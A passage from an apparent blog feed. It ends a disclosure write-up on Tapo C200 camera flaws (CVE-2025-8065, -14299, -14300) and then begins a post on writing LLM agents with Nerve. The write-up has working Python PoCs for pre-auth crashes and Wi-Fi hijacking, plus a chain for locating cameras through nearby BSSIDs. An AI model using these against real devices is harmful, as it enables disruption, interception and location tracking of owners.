requests.</p><p>When processing XML elements, the parser (<code>soap_parse_and_validate_request</code> at <code>0x0045ae8c</code>) calls <code>ds_parse</code> without any bounds checking on the number of elements or total memory allocation. Send it enough XML elements, and you’ll overflow allocated memory.</p><p>Here’s the PoC:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">#!/usr/bin/env python3</span></span><br><span class="line"><span class="keyword">import</span> urllib.request</span><br><span class="line"><span class="keyword">import</span> sys</span><br><span class="line"></span><br><span class="line">TARGET = sys.argv[<span class="number">1</span>]</span><br><span class="line">ONVIF_PORT = <span class="number">2020</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># Generate 100,000 XML elements - this will overflow the parser</span></span><br><span class="line">params = <span class="string">&#x27;&#x27;</span>.join([<span class="string">f&#x27;&lt;SimpleItem Name=&quot;Param<span class="subst">&#123;i&#125;</span>&quot; Value=&quot;<span class="subst">&#123;<span class="string">&quot;X&quot;</span> * <span class="number">100</span>&#125;</span>&quot;/&gt;&#x27;</span> </span><br><span class="line">                  <span class="keyword">for</span> i <span class="keyword">in</span> <span class="built_in">range</span>(<span class="number">100000</span>)])</span><br><span class="line"></span><br><span class="line">body = <span class="string">f&#x27;&#x27;&#x27;&lt;?xml version=&quot;1.0&quot; encoding=&quot;UTF-8&quot;?&gt;</span></span><br><span class="line"><span class="string">&lt;soap:Envelope xmlns:soap=&quot;http://www.w3.org/2003/05/soap-envelope&quot;&gt;</span></span><br><span class="line"><span class="string">&lt;soap:Body&gt;</span></span><br><span class="line"><span class="string">&lt;CreateRules xmlns=&quot;http://www.onvif.org/ver20/analytics/wsdl&quot;&gt;</span></span><br><span class="line"><span class="string">&lt;ConfigurationToken&gt;test&lt;/ConfigurationToken&gt;</span></span><br><span class="line"><span class="string">&lt;Rule&gt;</span></span><br><span class="line"><span class="string">&lt;Name&gt;TestRule&lt;/Name&gt;</span></span><br><span class="line"><span class="string">&lt;Type&gt;tt:CellMotionDetector&lt;/Type&gt;</span></span><br><span class="line"><span class="string">&lt;Parameters&gt;<span class="subst">&#123;params&#125;</span>&lt;/Parameters&gt;</span></span><br><span class="line"><span class="string">&lt;/Rule&gt;</span></span><br><span class="line"><span class="string">&lt;/CreateRules&gt;</span></span><br><span class="line"><span class="string">&lt;/soap:Body&gt;</span></span><br><span class="line"><span class="string">&lt;/soap:Envelope&gt;&#x27;&#x27;&#x27;</span></span><br><span class="line"></span><br><span class="line">req = urllib.request.Request(<span class="string">f&quot;http://<span class="subst">&#123;TARGET&#125;</span>:<span class="subst">&#123;ONVIF_PORT&#125;</span>/onvif/service&quot;</span>, </span><br><span class="line">                             data=body.encode(<span class="string">&#x27;utf-8&#x27;</span>))</span><br><span class="line">req.add_header(<span class="string">&#x27;Content-Type&#x27;</span>, <span class="string">&#x27;application/soap+xml&#x27;</span>)</span><br><span class="line">urllib.request.urlopen(req, timeout=<span class="number">30</span>)</span><br></pre></td></tr></table></figure><p>Send this, and the camera crashes, requiring a power cycle to recover.</p><center><blockquote class="twitter-tweet" data-media-max-width="560"><p lang="zxx" dir="ltr"><a href="https://t.co/JQ64e9KAJp">pic.twitter.com/JQ64e9KAJp</a></p>&mdash; Simone Margaritelli (@evilsocket) <a href="https://twitter.com/evilsocket/status/1946705477745733940?ref_src=twsrc%5Etfw">July 19, 2025</a></blockquote> <script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script></center><p><a href="https://nvd.nist.gov/vuln/detail/CVE-2025-8065">CVE-2025-8065</a> has been assigned to this bug.</p><p>CVSS v4.0 Score: 7.1 / High<br>CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N</p><h2 class="heading-anchor" id="Bug-2-Pre-Auth-HTTPS-Content-Length-Integer-Overflow-CVE-2025-14299"><a href="#Bug-2-Pre-Auth-HTTPS-Content-Length-Integer-Overflow-CVE-2025-14299" class="anchor-link" aria-hidden="true">#</a><a href="#Bug-2-Pre-Auth-HTTPS-Content-Length-Integer-Overflow-CVE-2025-14299" class="headerlink" title="Bug 2: Pre-Auth HTTPS Content-Length Integer Overflow (CVE-2025-14299)"></a>Bug 2: Pre-Auth HTTPS Content-Length Integer Overflow (CVE-2025-14299)</h2><p>The HTTPS server routine running on port 443 has a classic integer overflow in its <code>Content-Length</code> header parsing. The vulnerable function at <code>0x004bd054</code> does this:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">iVar1 = atoi(value);</span><br><span class="line">param_1-&gt;content_length = iVar1;</span><br></pre></td></tr></table></figure><p>That’s it. No bounds checking. No validation. Just raw <code>atoi()</code> on user input.</p><p>On a 32-bit system, <code>atoi(&quot;4294967295&quot;)</code> causes integer overflow, resulting in undefined behavior. In this case, the camera crashes:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">#!/usr/bin/env python3</span></span><br><span class="line"><span class="keyword">import</span> socket</span><br><span class="line"><span class="keyword">import</span> ssl</span><br><span class="line"><span class="keyword">import</span> sys</span><br><span class="line"></span><br><span class="line">TARGET = sys.argv[<span class="number">1</span>]</span><br><span class="line"></span><br><span class="line">request = <span class="string">f&quot;&quot;&quot;POST / HTTP/1.1\r</span></span><br><span class="line"><span class="string">Host: <span class="subst">&#123;TARGET&#125;</span>\r</span></span><br><span class="line"><span class="string">Content-Length: 4294967295\r</span></span><br><span class="line"><span class="string">Content-Type: application/octet-stream\r</span></span><br><span class="line"><span class="string">Connection: close\r</span></span><br><span class="line"><span class="string">\r</span></span><br><span class="line"><span class="string">AAAA&quot;&quot;&quot;</span></span><br><span class="line"></span><br><span class="line">context = ssl.create_default_context()</span><br><span class="line">context.check_hostname = <span class="literal">False</span></span><br><span class="line">context.verify_mode = ssl.CERT_NONE</span><br><span class="line"></span><br><span class="line">sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)</span><br><span class="line">ssl_sock = context.wrap_socket(sock, server_hostname=TARGET)</span><br><span class="line">ssl_sock.connect((TARGET, <span class="number">443</span>))</span><br><span class="line">ssl_sock.send(request.encode())</span><br></pre></td></tr></table></figure><center><blockquote class="twitter-tweet" data-media-max-width="560"><p lang="en" dir="ltr">And two <a href="https://t.co/tt7eL7MA27">pic.twitter.com/tt7eL7MA27</a></p>&mdash; Simone Margaritelli (@evilsocket) <a href="https://twitter.com/evilsocket/status/1946706143805387252?ref_src=twsrc%5Etfw">July 19, 2025</a></blockquote> <script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script></center><p>Another crash - <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-14299">CVE-2025-14299</a> has been assigned to this bug.</p><p>CVSS v4.0 Score: 7.1 / High<br>CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:N/VI:N/VA:H/SC:N/SI:N/SA:N</p><h2 class="heading-anchor" id="Bug-3-Pre-Auth-WiFi-Hijacking-CVE-2025-14300"><a href="#Bug-3-Pre-Auth-WiFi-Hijacking-CVE-2025-14300" class="anchor-link" aria-hidden="true">#</a><a href="#Bug-3-Pre-Auth-WiFi-Hijacking-CVE-2025-14300" class="headerlink" title="Bug 3: Pre-Auth WiFi Hijacking (CVE-2025-14300)"></a>Bug 3: Pre-Auth WiFi Hijacking (CVE-2025-14300)</h2><p>The camera exposes an API endpoint called <code>connectAp</code> that’s used during initial setup to configure WiFi. The problem? It’s accessible <strong>without any authentication</strong>. Even after the camera is fully set up and connected to your network.</p><p>The vulnerable handler at <code>0x0042eb7c</code> processes the request without any auth checks:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line"><span class="function"><span class="keyword">void</span> <span class="title">connectApHandler</span><span class="params">(undefined2 *param_1,undefined4 param_2,<span class="keyword">int</span> json_params)</span></span></span><br><span class="line"><span class="function"></span>&#123;</span><br><span class="line">    <span class="comment">// No authentication check here - just processes the request</span></span><br><span class="line">    jso_add_string(iVar3,<span class="string">&quot;method&quot;</span>,<span class="string">&quot;connectAp&quot;</span>);</span><br><span class="line">    jso_obj_add(iVar3,<span class="string">&quot;params&quot;</span>,iVar2);</span><br><span class="line">    iVar1 = ds_tapo_handle(param_1);</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><center><blockquote class="twitter-tweet" data-media-max-width="560"><p lang="en" dir="ltr">And three! <a href="https://t.co/2GZiG4bTm0">pic.twitter.com/2GZiG4bTm0</a></p>&mdash; Simone Margaritelli (@evilsocket) <a href="https://twitter.com/evilsocket/status/1947620181871677492?ref_src=twsrc%5Etfw">July 22, 2025</a></blockquote> <script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script></center><p>The exploit is trivial:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">#!/usr/bin/env python3</span></span><br><span class="line"><span class="keyword">import</span> urllib.request</span><br><span class="line"><span class="keyword">import</span> ssl</span><br><span class="line"><span class="keyword">import</span> sys</span><br><span class="line"></span><br><span class="line">TARGET = sys.argv[<span class="number">1</span>]</span><br><span class="line"></span><br><span class="line"><span class="comment"># No auth needed - just send it</span></span><br><span class="line">payload = <span class="string">&#x27;&#123;&quot;method&quot;:&quot;connectAp&quot;,&quot;params&quot;:&#123;&quot;onboarding&quot;:&#123;&quot;connect&quot;:&#123;&quot;ssid&quot;:&quot;EVIL_NETWORK&quot;,&quot;bssid&quot;:&quot;11:11:11:11:11:11&quot;,&quot;auth&quot;:3,&quot;encryption&quot;:2,&quot;rssi&quot;:3,&quot;password&quot;:&quot;hacked&quot;,&quot;pwd_encrypted&quot;:0&#125;&#125;&#125;&#125;&#x27;</span></span><br><span class="line"></span><br><span class="line">context = ssl.create_default_context()</span><br><span class="line">context.check_hostname = <span class="literal">False</span>  </span><br><span class="line">context.verify_mode = ssl.CERT_NONE</span><br><span class="line"></span><br><span class="line">req = urllib.request.Request(<span class="string">f&quot;https://<span class="subst">&#123;TARGET&#125;</span>/&quot;</span>, data=payload.encode(<span class="string">&#x27;utf-8&#x27;</span>))</span><br><span class="line">req.add_header(<span class="string">&#x27;Content-Type&#x27;</span>, <span class="string">&#x27;application/json&#x27;</span>)</span><br><span class="line">urllib.request.urlopen(req, context=context, timeout=<span class="number">10</span>)</span><br></pre></td></tr></table></figure><p>This allows a remote attacker to:</p><ul><li><strong>Disconnect the camera</strong> from its legitimate network (DoS)</li></ul><p>If in WiFi range proximity:</p><ul><li><strong>Force it to connect to an attacker-controlled network</strong> (MitM)</li><li><strong>Intercept all video traffic</strong> once on the malicious network (not that we really needed this since the HTTPS private key is shared by all devices, as mentioned earlier XD)</li><li><strong>Maintain persistent access</strong> even if the owner changes their WiFi password</li></ul><p><a href="https://nvd.nist.gov/vuln/detail/CVE-2025-14300">CVE-2025-14300</a> has been assigned to this bug.</p><p>CVSS v4.0 Score: 8.7 / High<br>CVSS:4.0/AV:A/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N</p><h2 class="heading-anchor" id="Bug-4-Pre-Auth-Nearby-WiFi-Network-Scanning"><a href="#Bug-4-Pre-Auth-Nearby-WiFi-Network-Scanning" class="anchor-link" aria-hidden="true">#</a><a href="#Bug-4-Pre-Auth-Nearby-WiFi-Network-Scanning" class="headerlink" title="Bug 4: Pre-Auth Nearby WiFi Network Scanning"></a>Bug 4: Pre-Auth Nearby WiFi Network Scanning</h2><p>Related to Bug 3, the <code>scanApList</code> method is also accessible without authentication - even when the device is not in onboarding mode. This endpoint returns a list of all WiFi networks visible to the camera:</p><figure class="highlight python"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">#!/usr/bin/env python3</span></span><br><span class="line"><span class="keyword">import</span> urllib.request</span><br><span class="line"><span class="keyword">import</span> ssl</span><br><span class="line"><span class="keyword">import</span> sys</span><br><span class="line"></span><br><span class="line">TARGET = sys.argv[<span class="number">1</span>]</span><br><span class="line"></span><br><span class="line">payload = <span class="string">&#x27;&#123;&quot;method&quot;:&quot;scanApList&quot;,&quot;params&quot;:&#123;&#125;&#125;&#x27;</span></span><br><span class="line"></span><br><span class="line">context = ssl.create_default_context()</span><br><span class="line">context.check_hostname = <span class="literal">False</span>  </span><br><span class="line">context.verify_mode = ssl.CERT_NONE</span><br><span class="line"></span><br><span class="line">req = urllib.request.Request(<span class="string">f&quot;https://<span class="subst">&#123;TARGET&#125;</span>/&quot;</span>, data=payload.encode(<span class="string">&#x27;utf-8&#x27;</span>))</span><br><span class="line">req.add_header(<span class="string">&#x27;Content-Type&#x27;</span>, <span class="string">&#x27;application/json&#x27;</span>)</span><br><span class="line">response = urllib.request.urlopen(req, context=context, timeout=<span class="number">10</span>)</span><br><span class="line">print(response.read().decode())</span><br></pre></td></tr></table></figure><p>A test on one of the devices exposed on the internet:</p><p><img src="/images/2025/tapo/aps.png" alt="Exploit output enumerating nearby Wi-Fi access points (SSIDs and BSSIDs) from an internet-exposed Tapo C200 camera"></p><p>This is particularly concerning given the number of these devices exposed on the internet. An attacker can remotely enumerate WiFi networks in the camera’s vicinity, including:</p><ul><li><strong>SSIDs</strong> of nearby networks</li><li><strong>BSSIDs</strong> (MAC addresses of access points)</li><li><strong>Signal strength</strong> (useful for triangulation)</li><li><strong>Security configurations</strong></li></ul><p>Here’s where it gets worse: tools like <a href="https://github.com/darkosancanin/apple_bssid_locator">apple_bssid_locator</a> can query Apple’s location services API with a BSSID and return precise GPS coordinates.</p><p>This means an attacker can:</p><ol><li>Find an exposed Tapo camera via services like ZoomEye, Shodan or similar indexes</li><li>Use <code>scanApList</code> to retrieve nearby WiFi BSSIDs</li><li>Query Apple’s location database with those BSSIDs</li><li><strong>Pinpoint the camera’s physical location to within a few meters</strong></li></ol><p>Remote attackers can not only see what WiFi networks exist around a camera - they can determine exactly where that camera (and by extension, the home or business it’s monitoring) is located on a map.</p><h2 class="heading-anchor" id="Disclosure"><a href="#Disclosure" class="anchor-link" aria-hidden="true">#</a><a href="#Disclosure" class="headerlink" title="Disclosure"></a>Disclosure</h2><p>I’ve decided to follow the <a href="https://projectzero.google/vulnerability-disclosure-policy.html">industry standard</a> <strong>90+30 days</strong> responsible disclosure process; here’s the timeline:</p><ul><li><strong>July 22, 2025</strong>: Sent initial report to TP-Link’s security team (<a href="mailto:&#x73;&#101;&#x63;&#x75;&#x72;&#105;&#x74;&#121;&#x40;&#116;&#x70;&#45;&#108;&#105;&#x6e;&#107;&#x2e;&#99;&#x6f;&#x6d;">&#x73;&#101;&#x63;&#x75;&#x72;&#105;&#x74;&#121;&#x40;&#116;&#x70;&#45;&#108;&#105;&#x6e;&#107;&#x2e;&#99;&#x6f;&#x6d;</a>) with full technical details, PoC exploits and videos. All compiled according to <a href="https://www.tp-link.com/en/press/security-advisory/">their guidelines</a>.</li><li><strong>July 22, 2025</strong>: Acknowledgment received.</li><li><strong>August 22, 2025</strong>: TP-Link confirms they’re still reviewing the report</li><li><strong>September 27, 2025</strong>: TP-Link responds and sets the timeline for the remediation patch to the end of November 2025.</li><li><strong>November 2025</strong>: Nothing happens.</li><li><strong>December 1, 2025</strong>: Sent follow up email, no response.</li><li><strong>December 4, 2025</strong>: Sent another follow up email, which TP-Link responds to, further postponing the patch to the following week.</li><li><strong>The following week</strong>: Nothing happens.</li><li><strong>December 19, 2025</strong>: Public disclosure <strong>after 150 days</strong>.</li><li><strong>December 20, 2025</strong>: TP-Link finally publishes a security advisory for CVE-2025-8065, CVE-2025-14299 and CVE-2025-14300.</li></ul><p>The 90+30 period has long passed, so I decided to publish this writeup.</p><h2 class="heading-anchor" id="Conflict-Of-Interest"><a href="#Conflict-Of-Interest" class="anchor-link" aria-hidden="true">#</a><a href="#Conflict-Of-Interest" class="headerlink" title="Conflict Of Interest"></a>Conflict Of Interest</h2><p><a href="https://www.tp-link.com/us/press/news/21730/">As of April 25, TP-Link is a CVE Numbering Authority (CNA)</a>. This means they have the authority to assign CVE identifiers for vulnerabilities in their own products - at least for the ones reported directly to them. And they <a href="https://www.tp-link.com/it/press/security-advisory/">actively encourage responsible disclosure directly to their security team</a>, which means they control a considerable pipeline of vulnerability reports.</p><p>On their <a href="https://www.tp-link.com/us/landing/security-commitment/">Security Commitment page</a>, TP-Link prominently displays charts comparing their CVE count to competitors. They explicitly market themselves as having fewer CVEs than Cisco, Netgear, and D-Link. They state they “aim to patch vulnerabilities within 90 days.”</p><p>There’s an obvious and structural conflict of interest when a vendor is allowed to be their own CNA while simultaneously using their CVE count as a marketing metric.</p>]]></content>


    <summary type="html">&lt;p&gt;Hi friends and welcome to the last post for this year! Whenever someone asks me how to get started with reverse engineering, I always giv</summary>


    <category term="reversing" scheme="https://www.evilsocket.net/tags/reversing/"/>
    
    <category term="re" scheme="https://www.evilsocket.net/tags/re/"/>
    
    <category term="exploit" scheme="https://www.evilsocket.net/tags/exploit/"/>
    
    <category term="vulnerability research" scheme="https://www.evilsocket.net/tags/vulnerability-research/"/>
    
    <category term="cve" scheme="https://www.evilsocket.net/tags/cve/"/>
    
    <category term="privacy" scheme="https://www.evilsocket.net/tags/privacy/"/>
    
    <category term="ai" scheme="https://www.evilsocket.net/tags/ai/"/>
    
    <category term="embedded devices" scheme="https://www.evilsocket.net/tags/embedded-devices/"/>
    
    <category term="iot security" scheme="https://www.evilsocket.net/tags/iot-security/"/>
    
    <category term="security" scheme="https://www.evilsocket.net/tags/security/"/>
    
    <category term="iot" scheme="https://www.evilsocket.net/tags/iot/"/>
    
    <category term="mips" scheme="https://www.evilsocket.net/tags/mips/"/>
    
    <category term="reverse engineering" scheme="https://www.evilsocket.net/tags/reverse-engineering/"/>
    
    <category term="ai assisted reverse engineering" scheme="https://www.evilsocket.net/tags/ai-assisted-reverse-engineering/"/>
    
    <category term="firmware" scheme="https://www.evilsocket.net/tags/firmware/"/>
    
    <category term="ghidra" scheme="https://www.evilsocket.net/tags/ghidra/"/>
    
    <category term="ghidramcp" scheme="https://www.evilsocket.net/tags/ghidramcp/"/>
    
    <category term="integer overflow" scheme="https://www.evilsocket.net/tags/integer-overflow/"/>
    
    <category term="memory" scheme="https://www.evilsocket.net/tags/memory/"/>
    
    <category term="tplink" scheme="https://www.evilsocket.net/tags/tplink/"/>
    
    <category term="tp-link" scheme="https://www.evilsocket.net/tags/tp-link/"/>
    
    <category term="tapo c200" scheme="https://www.evilsocket.net/tags/tapo-c200/"/>
    
    <category term="tapo camera" scheme="https://www.evilsocket.net/tags/tapo-camera/"/>
    
    <category term="china" scheme="https://www.evilsocket.net/tags/china/"/>
    
    <category term="hardcoded credentials" scheme="https://www.evilsocket.net/tags/hardcoded-credentials/"/>
    
    <category term="CVE-2025-8065" scheme="https://www.evilsocket.net/tags/CVE-2025-8065/"/>
    
    <category term="CVE-2025-14299" scheme="https://www.evilsocket.net/tags/CVE-2025-14299/"/>
    
    <category term="CVE-2025-14300" scheme="https://www.evilsocket.net/tags/CVE-2025-14300/"/>
    
  </entry>
  
  <entry>
    <title>How to Write an Agent</title>
    <link href="https://www.evilsocket.net/2025/03/13/How-To-Write-An-Agent/"/>
    <id>https://www.evilsocket.net/2025/03/13/How-To-Write-An-Agent/</id>
    <published>2025-03-13T01:36:08.000Z</published>
    <updated>2026-04-26T17:20:30.017Z</updated>
    
    <content type="html"><![CDATA[<p>Hello friends. This blog post was supposed to be the second part of <a href="/2024/09/26/Attacking-UNIX-systems-via-CUPS-Part-I/">this research</a>, however I didn’t have enough time (or interest really) to dedicate to it, and when the 120-days disclosure window expired I went <a href="https://x.com/evilsocket/status/1879846515180511705">f**k-it mode</a> and started working on other, more interesting things. Today, we’ll talk about agents and <a href="https://github.com/evilsocket/nerve">Nerve</a>, a project I started a few months ago that makes implementing an agent simple and intuitive.</p><h2 class="heading-anchor" id="What-Is-An-Agent"><a href="#What-Is-An-Agent" class="anchor-link" aria-hidden="true">#</a><a href="#What-Is-An-Agent" class="headerlink" title="What Is An Agent?"></a>What Is An Agent?</h2><p>The term “agent” has been increasingly used in recent times to describe various technologies, including <a href="https://openai.com/index/introducing-deep-research/">OpenAI DeepResearch</a>, <a href="https://openai.com/index/introducing-operator/">Operator</a>, and <a href="https://x.ai/news/grok-3">Grok 3</a>. According to <a href="https://en.wikipedia.org/wiki/Intelligent_agent">Wikipedia’s definition of “intelligent agent”</a>:</p><blockquote><p>In artificial intelligence, an intelligent agent is an entity that perceives its environment, takes actions autonomously to achieve goals, and may improve its performance through machine learning or by acquiring knowledge.</p></blockquote><p>In similar terms, we can think of an agent as a model (being it an LLM or <a href="/2019/10/19/Weaponizing-and-Gamifying-AI-for-WiFi-Hacking-Presenting-Pwnagotchi-1-0-0/#The-AI">other older algorithms</a>) that, after making an observation, decides which tool to use from its “toolbox” to complete the given task, step by step, in a loop. This reframing, in my opinion, better aligns with the chat or sequential-based experience we have nowadays with large language models and gives us a clue for how an agent might look like in software.</p><!-- https://www.mermaidchart.com/app/projects/d5e75391-3875-4cbe-ba87-e13d5d02e914/diagrams/a24d625d-d992-4f72-8121-3f5851aa129e/version/v0.1/edit --> <img src="/images/2025/agent/loop.png" alt="Diagram of an agent loop: model observes, picks a tool, executes it, then feeds the result back to the model"/><p><i>Aren’t we all living in our own loop, trying to make the best of what we have, one day at a time? Anyways …</i></p><h2 class="heading-anchor" id="What-Is-A-Tool"><a href="#What-Is-A-Tool" class="anchor-link" aria-hidden="true">#</a><a href="#What-Is-A-Tool" class="headerlink" title="What Is A Tool?"></a>What Is A Tool?</h2><p>In the context of LLMs and <a href="https://arxiv.org/abs/2502.09992">LLDMs</a>, models can be made aware of and use these tools through a mechanism called, unsurprisingly, <a href="https://huggingface.co/docs/hugs/guides/function-calling">function calling</a>. Most of the models you ever interacted with have been trained to understand a <em>“here’s tool A that does X”</em> message (the tool definition) in their prompts.</p><img width="600" src="/images/2025/agent/zelda.jpg" alt="Link from Zelda opening his toolbox, used as a metaphor for an LLM picking a tool from its function-calling toolbox"/><p>For instance, <a href="https://ollama.com/library/llama3.3/blobs/948af2743fc7">here’s how llama3.3</a> understands its toolbox as part of its system prompt: </p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line">When you receive a tool call response, use the output to format an answer to the orginal user question.</span><br><span class="line">You are a helpful assistant with tool calling capabilities.</span><br><span class="line"></span><br><span class="line">... snip ...</span><br><span class="line"></span><br><span class="line">Given the following functions, please respond with a JSON for a function call with its proper arguments that best answers the given prompt.</span><br><span class="line"></span><br><span class="line">Respond in the format &#123;&quot;name&quot;: function name, &quot;parameters&quot;: dictionary of argument name and its value&#125;. Do not use variables.</span><br><span class="line"></span><br><span class="line">... tools definition here ...</span><br></pre></td></tr></table></figure><p>Each tool definition is a JSON document that looks something like this:</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br></pre></td><td class="code"><pre><span class="line">&#123;</span><br><span class="line">  <span class="attr">&quot;name&quot;</span>: <span class="string">&quot;get_current_weather&quot;</span>,</span><br><span class="line">  <span class="attr">&quot;description&quot;</span>: <span class="string">&quot;Get the current weather in a given location&quot;</span>,</span><br><span class="line">  <span class="attr">&quot;parameters&quot;</span>: &#123;</span><br><span class="line">    <span class="attr">&quot;type&quot;</span>: <span class="string">&quot;object&quot;</span>,</span><br><span class="line">    <span class="attr">&quot;properties&quot;</span>: &#123;</span><br><span class="line">      <span class="attr">&quot;location&quot;</span>: &#123;</span><br><span class="line">        <span class="attr">&quot;type&quot;</span>: <span class="string">&quot;string&quot;</span>,</span><br><span class="line">        <span class="attr">&quot;description&quot;</span>: <span class="string">&quot;The city and state, e.g. San Francisco, CA&quot;</span></span><br><span class="line">      &#125;,</span><br><span class="line">    &#125;,</span><br><span class="line">    <span class="attr">&quot;required&quot;</span>: [</span><br><span class="line">      <span class="string">&quot;location&quot;</span></span><br><span class="line">    ]</span><br><span class="line">  &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>The model receives all of these tool definitions as part its system prompt. When it is later asked in a chat, <em>“What’s the weather in San Francisco?”</em>, it can use one or more of these tools by responding with an _”I want to use tool A with these parameters: …” response message that looks like this:</p><figure class="highlight json"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line">&#123;</span><br><span class="line">    <span class="attr">&quot;function&quot;</span>: &#123;</span><br><span class="line">        <span class="attr">&quot;name&quot;</span>: <span class="string">&quot;get_current_weather&quot;</span>,</span><br><span class="line">        <span class="attr">&quot;arguments&quot;</span>: &#123;</span><br><span class="line">            <span class="attr">&quot;location&quot;</span>: <span class="string">&quot;San Francisco&quot;</span>,</span><br><span class="line">        &#125;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>But how do we go from JSON to providing tools with actual functionality to the model? And how do we execute these tool calls? How do we return their output back to the model? </p><p>This part of the job - that “chat -&gt; execute tools -&gt; observe state -&gt; loop or break if task done” loop from the earlier diagram - is delegated to whatever agentic framework you are going to use (and a lot of your good will).</p><p>There are several of these frameworks, each taking a different approach. <a href="https://smolagents.org/">Some provide</a> a minimal API to control predefined agent types, while others use <a href="https://github.com/microsoft/autogen">similar concepts with different abstractions</a>. <a href="https://github.com/nv-morpheus/Morpheus">Some</a> can feel overly intricate, making it challenging to navigate their design choices. They all come with certain limitations and, most importantly, require you to <a href="https://github.com/huggingface/smolagents/blob/main/examples/agent_from_any_llm.py">write code</a>, learn their abstractions, and adapt your agent ideas to fit their structure.</p><p>In my personal view, many of them are more complex than necessary. If <code>agent = a model executing tools in a loop</code>, we can have something better - something that abstracts away the agent’s inner mechanics and lets us focus on the actual agent logic.</p><h2 class="heading-anchor" id="Why-Nerve"><a href="#Why-Nerve" class="anchor-link" aria-hidden="true">#</a><a href="#Why-Nerve" class="headerlink" title="Why Nerve?"></a>Why Nerve?</h2><p><a href="https://github.com/evilsocket/nerve">Nerve</a> was written (and rewritten, now twice) as an ADK (<em>Agent Development Kit</em>) with the <a href="https://en.wikipedia.org/wiki/KISS_principle">KISS principle</a> in mind: <strong>anything that can be generalized as part of the framework should not be something the user has to handle unless they choose to.</strong> So they can focus on the actual agent logic rather than the agent loop and other abstractions.</p><img src="/images/2025/agent/hack-khaby.gif" alt="Khaby Lame reaction GIF illustrating the KISS principle behind Nerve's design"/><p>This is what a Nerve agent looks like:</p><figure class="highlight yaml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="attr">agent:</span> <span class="string">You</span> <span class="string">are</span> <span class="string">an</span> <span class="string">helpful</span> <span class="string">assistant</span> <span class="string">using</span> <span class="string">pragmatism</span> <span class="string">and</span> <span class="string">shell</span> <span class="string">commands</span> <span class="string">to</span> <span class="string">perform</span> <span class="string">tasks.</span></span><br><span class="line"></span><br><span class="line"><span class="attr">task:</span> <span class="string">Find</span> <span class="string">the</span> <span 